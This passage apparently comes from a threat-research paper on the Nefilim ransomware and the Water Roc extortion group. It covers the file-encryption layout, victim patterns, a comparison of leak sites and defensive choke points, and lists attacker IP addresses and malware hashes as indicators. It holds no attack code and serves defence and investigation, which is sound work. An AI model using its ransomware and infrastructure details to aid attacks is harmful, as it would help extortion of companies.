


Figure 14: The same desktop.ini file after encryption.

The file content is replaced by the encrypted version of it. After the content, Nefilim stores the randomly generated AES key encrypted with the RSA-2048 public key. Then, it stores the IV encrypted with the same RSA key. Finally, Nefilim adds the marker obtained from the JSON-based configuration. The result in this case was an 897-byte file (380 + 256 + 256 + 5). For larger files, these 517 bytes appended do not represent a huge increase.

Each file has its own randomly generated AES secret key and IV, but these are encrypted using the same RSA public key, which is unique per variant. We believe that it is unique per affiliate too.

The ransom note for this sample is shown in Figure 15.




Figure 15: Nefilim ransom note.

By knowing how the ransomware behaves, we can think of ideas to protect our systems against it. For example, successive creation of files named {STRING}-HELP.txt may indicate a Nefilim sample is encrypting. There is no silver bullet, but it may be hard for criminals to change certain tactics, techniques and procedures (TTPs) and we can leverage that to try to interrupt the encryption process.

VICTIMOLOGY

Water Roc targets companies from various industries. Most of the victims are in North America. Water Roc distinguishes itself from other RaaS groups by mainly targeting multibillion companies. We have also observed that, for some victim companies, Water Roc posts new chunks of not-yet-leaked sensitive data on its RaaS website over an extended period.



Figure 16: Period over which not-yet-leaked data of Water Roc victims was posted per victim.

For around 75% of the victims this ransomware actor is leaking data over a period of about one or two months. For around 25% of the victimized companies the actor has been leaking parts of the stolen data during a period that varies from four to 13 months. For almost all the victimized companies leaked data remained online from the first day the leaks appeared and



there is no indication that the data will be removed. We do not know what the rationale is behind repeatedly leaking new data during a period of four to 13 months. We do not think the victims will be more inclined to pay a ransom, but the repeated publishing of stolen information is a clear warning message to future victims. To our knowledge, there is no other RaaS group that is so relentless in exposing new sensitive victim data over such a prolonged period.




Figure 17: Water Roc victims by country and industry.

The RaaS website of Water Roc has had a remarkable uptime, both for its clear web version as well as the Tor hidden version. Occasionally, the RaaS backend server was rebooted or down for a day or so. Starting from early June 2021, the RaaS website went dark for several weeks, but the Tor hidden version was up again on 17 June 2021. However, the clear web version was not up and running at the time we finished writing this paper.

## COMPARISON BETWEEN DIFFERENT RAAS GROUPS

We collected data from the websites of more than a dozen RaaS actors in February 2021 and compared the median revenue of the victims that were exposed on the respective RaaS websites. We also investigated the percentage of leaked files that were still available for download on the RaaS websites. It appears that there are significant differences between the 16 ransomware groups which we have compared.




Figure 18: Number of victims exposed on RaaS websites in February 2021. Picture originally published in [5].

Water Roc puts online stolen data from relatively few victims (about 30 in February 2021 and about 50 in total in June 2021). This number is significantly lower than the number of victims that get exposed by ransomware groups like Conti, DoppelPaymer, Egregor and REvil. However, these four RaaS groups target victims with a much lower average revenue. These ransomware actors are less selective in choosing their victims. In contrast, Water Roc (Nefilim), CI0p and Mount Locker clearly go after companies that make a revenue of USD 1 billion per year or more.




Figure 19: Median revenue of victim companies (1000K USD) that were exposed on the RaaS sites of different ransomware groups. Stats collected in February 2021. Water Roc is clearly going after companies with larger revenues. Picture taken from [5].

A lot of the RaaS groups claim they will keep leaked sensitive information of their victims online for months. While this is true for several ransomware groups, there are a few prolific ransomware actors who mostly use links to commercial file-sharing platforms to leak data. These links are often taken down quickly, and in our experience these dead links are not quickly updated or removed from RaaS websites, thus making the leaked data unavailable for download. The other groups that use Tor hidden servers are often able to keep the stolen data online for extended periods of time, even more than a year. It should be noted, however, that posting huge data archives on Tor hidden servers is of limited use: it would often take days to download those archives because of the low throughput on Tor.




Figure 20: Percentage of leaked files that were still available on the RaaS websites of different ransomware groups in February 2021. Picture originally published in [5].




Figure 21: The volume of leaked data (in gigabytes) hosted online per RaaS as of 21 February 2021. Picture originally published in [5].

## CHOKE POINTS OF RANSOMWARE ATTACKS

While ransomware attacks have an enormous impact on victimized corporations, leading to monetary and reputational damage, there are good defences available. In this section we will discuss some of the choke points of ransomware attacks. The threshold for attackers can be made significantly higher and there are some things to look at for researchers and law enforcement to start an investigation into ransomware actors.

For a typical ransomware attack there are early warning messages that can be detected and used to stop the actual attack. For defenders there are at least three points at which alarm bells could warn for an upcoming attack:

- First is the reconnaissance and exploitation phase where an attacker attempts to gain access to the target network. These attacks can be stopped by an intrusion prevention system (IPS). An IPS system can shield a potentially vulnerable network by using filters to prevent exploits being used by ransomware actors to gain initial access. IPS can also provide so-called virtual patching before an actual patch can be deployed. This is particularly important as attackers are quick to use newly discovered vulnerabilities.
- Second is the phase when the attacker has succeeded in gaining initial access to a target network. To be able to get deeper into the network an attacker will want to perform host discovery of other vulnerable systems in the same organization and compromise those other systems too. For this to stay under the radar, an attacker will often use built-in tools and common tools that may be used by network administrators. Ransomware attackers often use tools like Cobalt Strike to manage the lateral movement stage and to exfiltrate some system data. Though Cobalt Strike is designed for penetration testers and red teams to avoid detection, many ransomware attackers are using it too, and often they do not fully use its built-in detection evasion possibilities. As Cobalt Strike calls home to a C&C server (usually over HTTP, HTTPS, or DNS), defenders can detect Cobalt Strike connections in their network by heuristics and even by using block lists of known Cobalt Strike C&C IP addresses that may be sourced by using known fingerprints. When Cobalt Strike is being deployed in a victim network, the ransomware is usually not deployed immediately, meaning there is a (short) window of time in which to take swift action to stop the ransomware attack.
- Third is the phase where an attacker is exfiltrating sensitive data. Most ransomware actors will look for sensitive data and will try to upload this data to file-sharing services like mega.nz or their own FTP (File Transfer Protocol) server. This exfiltration can also potentially be detected in a network, but it is one of the last opportunities to stop the attack.

In case none of the early warning signs have been picked up and the attacker has succeeded in loading ransomware binaries onto the system and succeeded in encrypting important files on the victim's network, there is another potential choke point of the cybercriminal business model of ransomware actors. This choke point is not something for the short term, but for the long term. Researchers and law enforcement officers can look for operations security (OpSec) mistakes the attackers may make in the double extortion part of their attack. Often RaaS groups will set up dedicated servers for leaking the sensitive data of their victim. This is to put even more pressure on the victim in the hope they will be more inclined to pay a ransom. Though this tactic can cause a lot of harm to victims, it is not without risk for the ransomware actor. When setting up a dedicated website for leaking victim data, there is a chance the actor will make OpSec mistakes, like revealing the clear web IP address of a Tor hidden server or revealing the infrastructure the attacker is using for other phases of the ransomware attack.

We can illustrate this by a couple of OpSec mistakes made by the Water Roc actors. For more than a year we tracked the Cobalt Strike command-and-control servers that were used in Nefilim ransomware attacks. During our research we discovered a server that looked like an intermediary proxy for the corpleaks[.]net website, the clear web RaaS site of Water Roc. The corpleaks[.]net domain changed IP addresses frequently, because it was hosted on a bulletproof fast flux network. Between the fast flux frontend nodes and the backend server there was most likely an IP address that functioned as an intermediary proxy for the RaaS website of Water Roc. By looking at neighbouring IP addresses we not only found IP addresses that were known to be used by Water Roc related actors for hosting Cobalt Strike IP addresses, but also other IP addresses that appeared to be involved in activities that are used for the other phases in a ransomware attack. Namely reconnaissance and scanning for vulnerable servers, running a post compromise server (Cobalt Strike), uploading stolen data to file-sharing services and running a Tor hidden server. We cannot state with certainty that all these IP addresses were used in Water Roc ransomware attacks, but they are good starting points for researchers and law enforcement to investigate further.

IP address	Country	Comments
5.188.206.211	BG	Scanning for Citrix servers
<b>5.188.206.213</b>	<b>BG</b>	<b>Corpleaks proxy</b>
5.188.206.214	BG	Cobalt Strike C&C
5.188.206.215	BG	Possible Tor hidden server
5.188.206.216	BG	Scanning RDP servers
5.188.206.218	BG	Connects to file-sharing websites
<b>5.188.206.219</b>	<b>BG</b>	<b>Cobalt Strike C&amp;C, Water Roc related</b>
<b>5.188.206.220</b>	<b>BG</b>	<b>Cobalt Strike C&amp;C, Water Roc related</b>
<b>5.188.206.221</b>	<b>BG</b>	<b>Cobalt Strike C&amp;C, Water Roc related</b>
5.188.206.222	BG	Port scanning

*Confirmed and suspected infrastructure of Water Roc. The IP addresses shown in bold are confirmed to have been used in Water Roc attacks in the period March 2020 to April 2021. The other IP addresses are suspected to have been used by Water Roc related actors.*

We could also determine the backend server of the Tor hidden server of Water Roc without much effort. That backend server was in a different IP range from the one listed above. In some cases, ransomware actors make basic mistakes in hiding the clear web IP address of their Tor hidden servers. For example, we could determine clear web IP addresses of Tor hidden servers of Prometheus (allegedly related to REvil), Ragnar, Ragnarok and others. Other ransomware actors upload stolen information to commercial file-sharing websites like Mega.nz, and this is not without risk for the actors either.

This was not the first time that Water Roc related actors made basic OpSec mistakes. The predecessor of the Nefilim group, Nemty, had its RaaS website hosted on a fast flux bulletproof hosting service called Brazzzers. A researcher from CSIS was able to find the backend IP address of the Nemty website [7]. This backend IP address was the same IP address between August 2019 and April 2020. It allowed the researcher to carry out additional research and even retrieve a list of the affiliates of Nemty. He also found hints towards the identity of a programmer who might have worked for Nemty.

The last choke point of ransomware campaigns we want to briefly mention is the money laundering part of the ransoms that get paid. Water Roc is attacking multibillion companies and likely to demand huge ransom sums, probably in the millions of dollars. When the Water Roc actor receives say the equivalent in bitcoins of USD 10 million, he must somehow launder that money to get cash in hand. That money laundering process can go wrong, as evidenced by the recent arrests of C10p related actors who were involved in money laundering [17] and the fact US law enforcement was able to seize a significant part of the ransom that was paid in a high-profile incident [18].

## CONCLUSION

The Water Roc intrusion set shows how an actor can rapidly develop from a mediocre RaaS group to an actor who is relentlessly attacking multibillion-dollar companies. To our knowledge, Water Roc is the only RaaS group that tries to extort its victims with newly leaked data over extended periods of time, which can be as much as 13 months. Ransomware is causing a lot of damage in society, and it can lead to multimillion-dollar losses and the disruption of supply chains. Therefore, it is important that the security industry and international law enforcement work together to combat the crimes that are committed by ransomware actors. We strongly believe these actors are not immune from prosecution and in this report, we have pointed out several starting points for in-depth investigations into ransomware operations. Even the relentless Water Roc actors have made basic mistakes that can be used against them. However, catching the bad actors requires a long-lasting effort. In the meantime, companies can harden their infrastructure and monitor for early warning signs that a ransomware attack is upcoming. In this paper we have given several tips on how to combat the threat of ransomware.



## REFERENCES

- [1] Bates, J. Trojan Horse: AIDS Information Introductory Diskette Version 2.0. Virus Bulletin. January 1990. <https://www.virusbulletin.com/uploads/pdf/magazine/1990/199001.pdf>.
- [2] Abrams, L. Dutch supermarkets run out of cheese after ransomware attack. BleepingComputer. April 2021. <https://www.bleepingcomputer.com/news/security/dutch-supermarkets-run-out-of-cheese-after-ransomware-attack/>.
- [3] BBC News. Cyber-attack on Irish health service ‘catastrophic’. May 2021. <https://www.bbc.co.uk/news/world-europe-57184977>.
- [4] Russon, M.-A. US fuel pipeline hackers ‘didn’t mean to create problems’. BBC News. May 2021. <https://www.bbc.co.uk/news/business-57050690>.
- [5] Fuentes, M.; Hacquebord, F.; Hilt, S.; Kenefick, I.; Kropotov, V.; McArdle, R.; Mercês, F.; Sancho, D. Modern Ransomware’s Double Extortion Tactics and How to Protect Enterprises Against Them. Trend Micro. June 2021. <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/modern-ransoms-ware-double-extortion-tactics-and-how-to-protect-enterprises-against-them>.
- [6] Soares, J.; Mendoza, E.; Yaneza, J. Investigation into a Nefilim Attack Shows Signs of Lateral Movement, Possible Data Exfiltration. Trend Micro. April 2020. <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/investigation-into-a-nefilim-attack-shows-signs-of-lateral-movement-possible-data-exfiltration>.
- [7] Ancel, B. The Nemty affiliate model. CSIS Techblog. January 2021. <https://medium.com/csis-techblog/the-nemty-affiliate-model-13f5cf7ab66b>.
- [8] CobaltStrike. Software for Adversary Simulations and Red Team Operations. <https://www.cobaltstrike.com/>.
- [9] Project Zero. Issue 1107: Windows: COM Aggregate Marshaler/IRemUnknown2 Type Confusion EoP. 29 January 2017. <https://bugs.chromium.org/p/project-zero/issues/detail?id=1107>.
- [10] Microsoft Security Response Center. Microsoft Security Response Center. Windows COM Elevation of Privilege Vulnerability. May 2017. <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2017-0213>.
- [11] Process Hacker. A free, powerful, multi-purpose tool that helps you monitor system resources, debug software and detect malware. <https://processhacker.sourceforge.io>.
- [12] Agcaoli, J.; Earnshaw, E. Locked, Loaded, and in the Wrong Hands: Legitimate Tools Weaponized for Ransomware in 2021. Trend Micro. April 2021. <https://www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/locked-loaded-and-in-the-wrong-hands-legitimate-tools-weaponized-for-ransomware-in-2021>.
- [13] Benjamin Delpy. Mimikatz. <https://github.com/gentilkiwi/mimikatz>.
- [14] BloodHound. <https://bloodhound.readthedocs.io/en/latest/>.
- [15] Wald0.com. Introducing BloodHound. August 2016. <https://wald0.com/?p=68>.
- [16] MEGAAsync. <https://mega.io>.
- [17] Krebs, B. Ukrainian Police Nab Six Tied to CLOP Ransomware. Krebs on Security. June 2021. <https://krebsonsecurity.com/2021/06/ukrainian-police-nab-six-tied-to-clop-ransomware/>.
- [18] The United States Department of Justice. Department of Justice Seizes \$2.3 Million in Cryptocurrency Paid to the Ransomware Extortionists Darkside. June 2021. <https://www.justice.gov/opa/pr/departments-justice-seizes-23-million-cryptocurrency-paid-ransomware-extortionists-darkside>.

## SELECTED IOCs (INDICATORS OF COMPROMISE)

### Cobalt Strike malware

```
3cd9b8f675d4718c4d73a9b1656836790a058b8ba46c1e0f254d46775ab06556
913caf22b8bfe221623f56ba432b9881f277068bf5465801ab7da6844817c79b
8cdd544352ff17050013f670b299ee18bf1b1d7a4411b7045d96856255b8a8dc
b568a4ca18fce49b465d0db8697640d556f579932db0315398a810140c66f0db
a4e29cfd3284161d5dc7fb09eac8eca86f9a851b074937bad62f4778d9687a9e
bbffad886c17a0cffb6d907c0392900a8c9298ce463c80b3d99ffe6af864ca82
0125e74c95d3e2762f7e29dc833592f33d5ded892ba4708e2b519eb5f400c2ee
10d6c88568b7baa212e66979ba279b332cb51683b93ec8272b578bc8509f2ea2
280d90eb113cf49749601fbbc3d7b2ba712486416196f8ca37bff5b51360d35c
```

**Nefilim ransomware**

SHA-256	Extension / Marker
08c7dfde13ade4b13350ae290616d7c2f4a87cbeac9a3886e90a175ee40fb641	.NEFILIM
f6636b2fc6feb2fe0a192e6770bfaa7f1eace387e2a965ee1b113e84c0107461	.NEPHILIN
8belc54a1a4d07c84b7454e789a26f04a30ca09933b41475423167e232abea2b	.NEPHILIM
23af816ae27499005c21dac1eefaa5a24ca403c636ec332daf5423144eef364b	.OFFWHITE
e0e28b17c7c3b18cdba124543f240b11e4a505f8e1fc26a36040628baa4f953c	.SIGARETA
c8bb73322d9bee7d257d977a3561c61a2c0da92a9204ad262ae2d2368fc2911e	.TELEGRAM
a51fec27e478a1908fc58c96eb14f3719608ed925f1b44eb67bbcc67bd4c4099	.NEFILIM
c2b9f3b84e3e990e2c225e05ea65e7a3aaaf5a688864d0ee68ed2eece557fac0	.NEF1LIM
21873b75c829aa37d30c87e1bc29bebd042f7f3594d5373749270c42ab7c042f	.MEFILIN
9e6be0a3bf10410a43c979902507647a4e4f4625a1470ad1ed90e460183b5995	.TRAPGET
e508f4cda8e32c9b0b6112865b955ff88fbc5b2cfdd27cc09121108a782badc5	.MERIN
9093233af919545a06bb718dd45e2b033be1caaf0844eec11c1f4cb8c0df3527	.FUSION
dda5c2bcd1a1bacd2381fef6801e482bc3c3c39692b2ed9b2f5ba6acc149c193	.INFECTION
6959e3bae16089e401db299966bb56e5d9837ab1c8066d16a2559984c0994aea	.DERZKO
a2fe2942436546be34c1f83639f1624cae786ab2a57a29a75f27520792cbf3da	.MILIHpen
cf8309d692bdb4654b20e154daa21b6f1c3d70333073ca08df8098b2963a3d38	.GANGBANG
64eb55a4979b90fcdf73b1acfea8d5bb17485c0ef03e61d67ac7b207e2421e09	.MANSORY
a4d9cf67d111b79da9cb4b366400fc3ba1d5f41f71d48ca9c8bb101cb4596327	.BENTLEY
3ad321c8f2e30373e279347efb909c9ac27a4f90076647ba1ad1233fac9f1103	.KIANO